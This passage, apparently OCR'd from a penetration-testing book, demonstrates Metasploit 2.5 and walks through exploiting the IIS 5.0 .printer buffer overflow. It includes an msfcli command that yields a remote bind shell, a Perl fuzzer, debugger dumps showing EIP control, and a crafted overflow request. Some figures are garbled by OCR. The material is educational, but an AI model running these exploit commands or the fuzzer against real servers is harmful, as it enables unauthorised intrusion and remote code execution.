When testing Web servers for known vulnerabilities the Metasploit Framework's (MSF's) ability to mix and match possible exploits and payloads is once more a powerful force (see Figure 4.55).


Figure 4.55 Metasploit Framework



```
+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  3com_3cdaemon_ftp_overflow      3Com 3CDaemon FTP Server Overflow
  Credits                         Metasploit Framework Credits
  afp_loginext                    AppleFileServer LoginExt PathName Overflow
  aim_goaway                      AOL Instant Messenger goaway Overflow
  altn_webadmin                   Alt-N WebAdmin USER Buffer Overflow
  apache_chunked_win32            Apache Win32 Chunked Encoding
  arkeia_agent_access             Arkeia Backup Client Remote Access
  arkeia_type77_macos             Arkeia Backup Client Type 77 Overflow (Mac OS X)
  arkeia_type77_win32             Arkeia Backup Client Type 77 Overflow (Win32)
  awstats_configdir_exec          AWStats configdir Remote Command Execution
  backupexec_agent                Veritas Backup Exec Windows Remote Agent Overflow
  backupexec_dump                 Veritas Backup Exec Windows Remote File Access
  backupexec_ns                   Veritas Backup Exec Name Service Overflow
  backupexec_registry             Veritas Backup Exec Server Registry Access
  badblue_ext_overflow            BadBlue 2.5 EXT.dll Buffer Overflow
  bakbone_netvault_heap           BakBone NetVault Remote Heap Overflow
  barracuda_img_exec              Barracuda IMG.PL Remote Command Execution
  blackice_pam_icq                ISS PAM.dll ICQ Parser Buffer Overflow
  cabrightstor_disco              CA BrightStor Discovery Service Overflow
  cabrightstor_disco_servicepc    CA BrightStor Discovery Service SERVICEPC Overflow
  cabrightstor_sqlagent           CA BrightStor Agent for Microsoft SQL Overflow
  cabrightstor_uniagent           CA BrightStor Universal Agent Overflow
  cacam_logsecurity_win32         CA CAM log_security() Stack Overflow (Win32)
  cacti_graphimage_exec           Cacti graph_image.php Remote Command Execution
  calicclnt_getconfig             CA License Client GETCONFIG Overflow
  calicserv_getconfig             CA License Server GETCONFIG Overflow
  distcc_exec                     DistCC Daemon Command Execution
  edirectory_imonitor             eDirectory 8.7.3 iMonitor Remote Stack Overflow
  exchange2000_xexch50            Exchange 2000 MS03-46 Heap Overflow
  futuresoft_tftpd                FutureSoft TFTP Server 2000 Buffer Overflow
  globalscapeftp_user_input       GlobalSCAPE Secure FTP Server user input overflow
  gnu_mailutils_imap4d            GNU Mailutils imap4d Format String Vulnerability
  hpux_ftpd_preauth_list          HP-UX FTP Server Preauthentication Directory Listing
  hpux_lpd_exec                   HP-UX LPD Command Execution
  ia_webmail                      IA WebMail 3.x Buffer Overflow
  icecast_header                  Icecast (<= 2.0.1) Header Overwrite (win32)
  ie_objecttype                   Internet Explorer Object Type Overflow
  iis40_htr                       IIS 4.0 .HTR Buffer Overflow
  iis50_printer_overflow          IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll              IIS 5.0 WebDAV ntdll.dll Overflow
  iis_fp30reg_chunked             IIS FrontPage fp30reg.dll Chunked Overflow
  iis_nsiislog_post               IIS nsiislog.dll ISAPI POST Overflow
  iis_source_dumper               IIS Web Application Source Code Disclosure
  iis_w3who_overflow              IIS w3who.dll ISAPI Overflow
  imail_imap_delete               IMail IMAP4D Delete Overflow
  imail_ldap                      IMail LDAP Service Buffer Overflow
  irix_lpsched_exec               IRIX lpsched Command Execution
  lsass_ms04_011                  Microsoft LSASS MS04-011 Overflow
  mailenable_auth_header          MailEnable Authorization Header Buffer Overflow
  mailenable_imap                 MailEnable Pro (1.54) IMAP SELECT Request Buffer Overflow
  maxdb_webdbm_get_overflow       MaxDB WebDBM GET Buffer Overflow
  mdaemon_imap_cram_md5           Mdaemon 8.0.3 IMAPD CRAM-MD5 Authentication Overflow
  mercantec_softcart              Mercantec SoftCart CGI Overflow
```

The current release of the framework boast over 105 public exploits with over a large number of them being Web-server based. (We do not delve into this tool much in this chapter, since it is covered extensively in Chapters 12 and 13, but we will make use of it for demonstration). Once we have determined that a host is vulnerable to an exploit within the framework, exploitation is a walk in the park, as the demonstration os *msfcli* shown in Figure 4.56.

Figure 4.56 Successful *.printer* Exploit



```
============
= Exploits

  3com_3cdaemon_ftp_overflow     3Com 3CDaemon FTP Server Overflow
  Credits                        Metasploit Framework Credits
  afp_loginext                   AppleFileServer LoginExt PathName Overflow
  aim_goaway                     AOL Instant Messenger goaway Overflow
  altn_webadmin                  Alt-N WebAdmin USER Buffer Overflow
  apache_chunked_win32           Apache Win32 Chunked Encoding
  arkeia_agent_access            Arkeia Backup Client Remote Access
  arkeia_type77_macos            Arkeia Backup Client Type 77 Overflow (Mac OS X
  warftpd_165_pass               War-FTPD 1.65 PASS Overflow
  warftpd_165_user               War-FTPD 1.65 USER Overflow
  webstar_ftp_user               WebSTAR FTP Server USER Overflow
  windows_ssl_pct                Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                  Microsoft WINS MS04-045 Code Execution
  wsftp_server_503_mkd           WS-FTP Server 5.03 MKD Overflow
  zenworks_desktop_agent         ZENworks 6.5 Desktop/Server Management Remote S

haroon@Colossus ~/framework

$ ./msfcli iis50_printer_overflow RHOST=victim RPORT=80 PAYLOAD=win32_bind E

[*] Starting Bind Handler.
[*] Trying Windows 2000 SP0/SP1 using return to esp at 0x732c45f3...
[*] Got connection from 192.168.10.104:4215 <-> 192.168.10.5:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

In the example above, a default Win2k IIS install was targeted for abuse. The command line used was simple:

```
./msfcli iis50_printer_overflow RHOST=victim RPORT=80 PAYLOAD=win32_bind E
```

The *iis50_printer_overflow* parameter specifies the exploit we want to run. The *RHOST* and *RPORT* settings specify our target IP and port. The Payload we used is the *win32_bindshell* payload, which attempts to bind a shell to the server on a specified port. "E" means to Exploit. Exploits added to the framework are well documented and can be examined by using the *frameworks info* command (see Figure 4.57).

Figure 4.57 Metasploit Information on the *.printer* Exploit

```
msf > info iis50_printer_overflow

      Name: IIS 5.0 Printer Buffer Overflow
     Class: remote
   Version: $Revision: 1.36 $
 Target OS: win32, win2000
  Keywords: iis
Privileged: No
Disclosure: May 1 2001

Provided By:
    H D Moore <hdm [at] metasploit.com>

Available Targets:
    Windows 2000 SP0/SP1

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    optional    SSL                  Use SSL
    required    RHOST                The target address
    required    RPORT     80         The target port

Payload Information:
    Space: 900
    Avoid: 13 characters
   | Keys: noconn tunnel bind reverse

Nop Information:
 SaveRegs: esp ebp
   | Keys:

Encoder Information:
   | Keys:

Description:
    This exploits a buffer overflow in the request processor of the
    Internet Printing Protocol ISAPI module in IIS. This module works
    against Windows 2000 service pack 0 and 1. If the service stops
    responding after a successful compromise, run the exploit a couple
    more times to completely kill the hung process.

References:
    http://www.osvdb.org/3323
    http://www.microsoft.com/technet/security/bulletin/MS01-023.mspx
    http://seclists.org/lists/bugtraq/2001/May/0005.html
    http://milw0rm.com/metasploit.php?id=27
```

Case Studies—The Tools in Action

Web Server Assessments


In May 2001, eEye Digital Security (http://www.eeye.com) released an advisory on a vulnerability in Microsoft Windows 2000's IIS Web-based printing service. They claimed to have working exploit code for the vulnerability and gave technical details on the bug. We attempt to verify and possibly exploit this bug for demonstration purposes.

The technical details released along with eEye's advisory revealed that the vulnerability was triggered with a request to a vulnerable server *.printer* subsystem. In order to test this, we constructed a tiny Perl script to do some basic fuzz testing. The Perl script does not have to be complex. We work off the basis that a sample request to the printer system would look as follows:

```
GET /NULL.printer HTTP/1.1
Host: www.victim.com
```

An intelligent fuzzer would normally attempt to insert data into all of the available token spaces in the above query. In this example, however, eEye informed us that the vulnerable buffer was used to store the Host header, greatly limiting the work our fuzzer needs to do. We simply keep submitting requests to the server with increasingly large replacements for the string *www.victim.com*. To catch the exception on the remote host, we attach a debugger to the inetinfo process (see Figure 4.58).

Figure 4.58 OllyDbg Attaches to *inetinfo*



SwizzCheeze Intranet - Network Diagnostics - Microsoft Internet Explorer

Address http://intranet.sensepost.net/scripts/network.pl

You are kaas@sensepost.net

Ping 127.0.0.1

Opening page http://intranet.sensepost.net/scripts/ne

Notes from the Underground…

Ollydbg for Win32 Debugging

Ollydbg is a user-mode 32-bit assembler level debugger for Microsoft Windows. OllyDbg comes with a fair amount of documentation and has several portals and forums dedicated to it on the Internet, making it a popular choice for both novices and seasoned professionals.

OllyDbg is not open source but is available for free at *http://www.ollydbg.de*.

We use the following quick and dirty Perl script as our fuzzer:

Figure 4.59 Simple Perl Fuzzer

```
#!/usr/bin/perl
use Socket;

$target = inet_aton($ARGV[0]);

print("\nSimple .printer fuzzer - haroon\@sensepost.com\n");
print("============================================\n\n");

for($i=200; $i<500; $i++)
{
        $buffer = "A"x$i;
        print("Testing : $ARGV[0] : [$i]\n");
        sendraw("GET /NULL.printer HTTP/1.1\r\nHost: $buffer\r\n\r\n");
}

sub sendraw # Probably the most copied 15 lines of Perl in the world?
{
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target))
        {
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        }
        else { die("Can't connect...\n"); }
}
```


We then run this script and wait for a result on our victim server. At a buffer length of 268, we hit our first exception (see Figure 4.60).

Figure 4.60 Fuzzer in Action

```
root@intercrastic:$ perl test.pl 192.168.10.3

Simple .printer fuzzer - haroon@sensepost.com
=============================================

Testing : 192.168.10.3 : [200]
Testing : 192.168.10.3 : [201]
Testing : 192.168.10.3 : [202]
Testing : 192.168.10.3 : [203]
Testing : 192.168.10.3 : [204]
Testing : 192.168.10.3 : [205]
Testing : 192.168.10.3 : [206]
Testing : 192.168.10.3 : [207]
Testing : 192.168.10.3 : [208]
Testing : 192.168.10.3 : [209]
Testing : 192.168.10.3 : [210]
Testing : 192.168.10.3 : [211]
Testing : 192.168.10.3 : [212]

<deleted for brevity>

Testing : 192.168.10.3 : [257]
Testing : 192.168.10.3 : [258]
Testing : 192.168.10.3 : [259]
Testing : 192.168.10.3 : [260]
Testing : 192.168.10.3 : [261]
Testing : 192.168.10.3 : [262]
Testing : 192.168.10.3 : [263]
Testing : 192.168.10.3 : [264]
Testing : 192.168.10.3 : [265]
Testing : 192.168.10.3 : [266]
Testing : 192.168.10.3 : [267]
Testing : 192.168.10.3 : [268]
```

When *$buffer* is 268 bytes long, we can see that EBP has been overwritten (see Figure 4.61).

Figure 4.61 EBP is Overwritten


OllyDbg - inetinfo.exe - [CPU - thread 00000480, module msw3prt]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
6A8C0041   1F               POP DS                                   Modification of segment register
6A8C0042   BA 0E00B409      MOV EDX,9B4000E
6A8C0047   CD 21            INT 21
6A8C0049   B8 014CCD21      MOV EAX,21CD4C01
6A8C004E   54               PUSH ESP
6A8C004F   68 69732070      PUSH 70207369
6A8C0054  v72 6F            JB SHORT msw3prt.6A8C00C5
6A8C0056   67:72 61         JB SHORT msw3prt.6A8C00BA                Superfluous prefix
6A8C0059   6D               INS DWORD PTR ES:[EDI],DX                I/O command
6A8C005A   2063 61          AND BYTE PTR DS:[EBX+61],AH
6A8C005D   6E               OUTS DX,BYTE PTR ES:[EDI]                I/O command
6A8C005E   6E               OUTS DX,BYTE PTR ES:[EDI]                I/O command
6A8C005F   6F               OUTS DX,DWORD PTR ES:[EDI]               I/O command
6A8C0060  v74 20            JE SHORT msw3prt.6A8C0082
6A8C0062   6265 20          BOUND ESP,QWORD PTR SS:[EBP+20]
6A8C0065  v72 75            JB SHORT msw3prt.6A8C00DC
6A8C0067   6E               OUTS DX,BYTE PTR ES:[EDI]                I/O command
6A8C0068   2069 6E          AND BYTE PTR DS:[ECX+6E],CH
6A8C006B   20444F 53        AND BYTE PTR DS:[EDI+ECX*2+53],AL
6A8C006F   206D 6F          AND BYTE PTR SS:[EBP+6F],CH
6A8C0072   64:              PREFIX FS:                               Superfluous prefix
6A8C0073   65:              PREFIX GS:                               Superfluous prefix
6A8C0074   2E:0D 0D0A2400   OR EAX,240A0D                            Superfluous prefix
6A8C007A   0000             ADD BYTE PTR DS:[EAX],AL
6A8C007C   0000             ADD BYTE PTR DS:[EAX],AL
6A8C007E   0000             ADD BYTE PTR DS:[EAX],AL
6A8C0080   96               XCHG EAX,ESI
6A8C0081   6C               INS BYTE PTR ES:[EDI],DX                 I/O command
6A8C0082   8EA1 D20DE0F2    MOV FS,WORD PTR DS:[ECX+F2E00DD2]        Modification of segment register
6A8C0088   D20D E0F2D20D    ROR BYTE PTR DS:[DD2F2E0],CL
6A8C008E  ^E0 F2            LOOPDNE SHORT msw3prt.6A8C0082
6A8C0090   D20D E1F25E0D    ROR BYTE PTR DS:[D5EF2E1],CL
6A8C0096  ^E0 F2            LOOPDNE SHORT msw3prt.6A8C008A
6A8C0098   B8 11E2F2C4      MOV EAX,C4F2E211
6A8C009D   0D E0F28B2E      OR EAX,2E8BF2E0
6A8C00A2   F3:              PREFIX REP:                              Superfluous prefix
6A8C00A3   F2:              PREFIX REPNE:                            Superfluous prefix
6A8C00A4   CC               INT3
6A8C00A5   0D E0F2F805      OR EAX,5F8F2E0
6A8C00AA   E6 F2            OUT 0F2,AL                               I/O command
6A8C00AC   D30D E0F2D20D    ROR DWORD PTR DS:[DD2F2E0],CL
6A8C00B2  ^E0 F2            LOOPDNE SHORT msw3prt.6A8C00A6
6A8C00B4   C7               ???                                      Unknown command
6A8C00B5   0D E0F25269      OR EAX,6952F2E0
DS=0023 (32-bit, base 0, size FFFFFFFF)
```

```
Registers (FPU)
EAX 00000001
ECX 00000002
EDX 00000000
EBX 01791E90
ESP 00F5F3E0
EBP 41414141
ESI 01791E90
EDI 00000004

EIP 6A8C0041 msw3prt.6A8C0041

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD5000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_INDEX (00000585

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty +UNORM 0530 77FCA9D4 00DCF8C4
ST1 empty +UNORM 0178 00000000 00000000
ST2 empty +UNORM 0530 00DCF940 00000000
ST3 empty -UNORM A3E0 77FCAE24 00DCFA68
ST4 empty +UNORM 1002 00001800 00000000
ST5 empty 0.0000000000021832560e-4933
ST6 empty 512.00000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```


```
Address   Hex dump                 ASCII
01004000  00 00 00 00 00 00 00 00  ........
01004008  00 00 00 00 00 00 00 00  ........
01004010  D4 11 00 01 83 21 00 01  ╘◄.☺â!.☺
01004018  C8 11 00 01 83 21 00 01  ╚◄.☺â!.☺
01004020  C0 11 00 01 83 21 00 01  └◄.☺â!.☺
01004028  B4 11 00 01 83 21 00 01  ┤◄.☺â!.☺
01004030  00 00 00 00 00 00 00 00  ........
01004038  C0 11 00 01 83 21 00 01  └◄.☺â!.☺
01004040  00 00 00 00 00 00 00 00  ........
01004048  D4 11 00 01 A8 11 00 01  ╘◄.☺¿◄.☺
01004050  00 51 07 00 FF FF FF FF  .Q•.
01004058  00 00 00 00 00 00 00 00  ........
01004060  00 00 00 00 00 00 00 00  ........
01004068  C8 11 00 01 9C 11 00 01  ╚◄.☺£◄.☺
01004070  20 51 07 00 FF FF FF FF   Q•.
01004078  00 00 00 00 00 00 00 00  ........
01004080  00 00 00 00 00 00 00 00  ........
01004088  C0 11 00 01 90 11 00 01  └◄.☺É◄.☺
01004090  40 51 07 00 00 00 00 00  @Q•.....
01004098  01 00 00 00 B8 03 00 00  ☺...╕♥..
010040A0  00 00 00 00 00 00 00 00  ........
010040A8  B4 11 00 01 80 11 00 01  ┤◄.☺Ç◄.☺
```

```
00F5F3E0   01791F5C
00F5F3E4   01791E90
00F5F3E8   00F5F438
00F5F3EC   00BE5F00
00F5F3F0   00000004
00F5F3F4   65D82468  RETURN to wam.65D82468
00F5F3F8   01791E90
00F5F3FC   01791F5C
00F5F400   01791E90
00F5F404   01791F7C
00F5F408   65D829D4  RETURN to wam.65D829D4
00F5F40C   01791E90
00F5F410   01791F5C
00F5F414   01791E90
00F5F418   01791F7C
00F5F41C   00BE5E00
00F5F420   00F5F410
00F5F424   00BE5E00
00F5F428   00F5F470  Pointer to next SEH record
00F5F42C   65D8996E  SE handler
00F5F430   65D81298  wam.65D81298
00F5F434   00000000
00F5F438  ┌00F5F47C
00F5F43C  │65D82883  RETURN to wam.65D82883 from wam.65I
```

```
Access violation when reading [00001F58] - use Shift+F7/F8/F9 to pass exception to program          Paused
```

When *$buffer* is 272 bytes long, EIP is overwritten, too (see Figure 4.62).

Figure 4.62 EIP is Overwritten


OllyDbg - inetinfo.exe - [CPU - thread 00000480]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused

```
Registers (FPU)
EAX 00000001
ECX 00000002
EDX 00000000
EBX 01791E90
ESP 00F5F3E0
EBP 41414141
ESI 01791E90
EDI 00000004

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD5000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_INDEX (00000585

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty +UNORM 0530 77FCA9D4 00DCF8C4
ST1 empty +UNORM 0178 00000000 00000000
ST2 empty +UNORM 0530 00DCF940 00000000
ST3 empty -UNORM A3E0 77FCAE24 00DCFA68
ST4 empty +UNORM 1002 00001800 00000000
ST5 empty 0.0000000000021832560e-4933
ST6 empty 512.00000000000000000
ST7 empty 1.0000000000000000000
                 3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask     1 1 1 1 1
```

```
Address  Hex dump                 ASCII
01004000 00 00 00 00 00 00 00 00 ........
01004008 00 00 00 00 00 00 00 00 ........
01004010 D4 11 00 01 83 21 00 01 ╘◄.☺â!.☺
01004018 C8 11 00 01 83 21 00 01 ╚◄.☺â!.☺
01004020 C0 11 00 01 83 21 00 01 └◄.☺â!.☺
01004028 B4 11 00 01 83 21 00 01 ┤◄.☺â!.☺
01004030 00 00 00 00 00 00 00 00 ........
01004038 C0 11 00 01 83 21 00 01 └◄.☺â!.☺
01004040 00 00 00 00 00 00 00 00 ........
01004048 D4 11 00 01 A8 11 00 01 ╘◄.☺¿◄.☺
01004050 00 51 07 00 FF FF FF FF .Q•.
01004058 00 00 00 00 00 00 00 00 ........
01004060 00 00 00 00 00 00 00 00 ........
01004068 C8 11 00 01 9C 11 00 01 ╚◄.☺£◄.☺
01004070 20 51 07 00 FF FF FF FF  Q•.
01004078 00 00 00 00 00 00 00 00 ........
01004080 00 00 00 00 00 00 00 00 ........
01004088 C0 11 00 01 90 11 00 01 └◄.☺É◄.☺
01004090 40 51 07 00 00 00 00 00 @Q•.....
01004098 01 00 00 00 B8 03 00 00 ☺...╕♥..
010040A0 00 00 00 00 00 00 00 00 ........
010040A8 B4 11 00 01 80 11 00 01 ┤◄.☺Ç◄.☺
010040B0 60 51 07 00 00 00 00 00 `Q.
```

```
00F5F3E0  01791F5C
00F5F3E4  01791E90
00F5F3E8  00F5F438
00F5F3EC  00BE5F00
00F5F3F0  00000004
00F5F3F4  65D82468  RETURN to wam.65D82468
00F5F3F8  01791E90
00F5F3FC  01791F5C
00F5F400  01791E90
00F5F404  01791F7C
00F5F408  65D829D4  RETURN to wam.65D829D4
00F5F40C  01791E90
00F5F410  01791F5C
00F5F414  01791E90
00F5F418  01791F7C
00F5F41C  00BE5E00
00F5F420  00F5F410
00F5F424  00BE5E00
00F5F428  00F5F470  Pointer to next SEH record
00F5F42C  65D8996E  SE handler
00F5F430  65D81298  wam.65D81298
00F5F434  00000000
00F5F438 ┌00F5F47C
00F5F43C │65D82883  RETURN to wam.65D82883 from wam.65I
```


```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

In order to confirm this, we manually submit a request (see Figure 4.63).

Figure 4.63 Manual Request


```
root@intercrastic:$ telnet 192.168.10.3 80
Trying 192.168.10.3...
Connected to 192.168.10.3.
Escape character is '^]'.
GET /NULL.printer HTTP/1.1
Host:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAABBBB
```

Figure 4.64 - EIP is 42424242 (BBBB)



```
Registers (FPU)                                <
EAX 00000001
ECX 00000002
EDX 00000000
EBX 01791E90
ESP 00F5F434
EBP 41414141
ESI 01791E90
EDI 00000004

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFD5000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INSUFFICIENT_BUFFER (00

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty +UNORM 0530 77FCA9D4 00DCF8C4
ST1 empty +UNORM 0178 00000000 00000000
ST2 empty +UNORM 0530 00DCF940 00000000
ST3 empty -UNORM A3E0 77FCAE24 00DCFA68
ST4 empty +UNORM 1002 00001800 00000000
ST5 empty 0.0000000000021830810e-4933
ST6 empty 512.00000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

Figure 4.65- Execution Jumps to 42424242 (BBBB)



Error

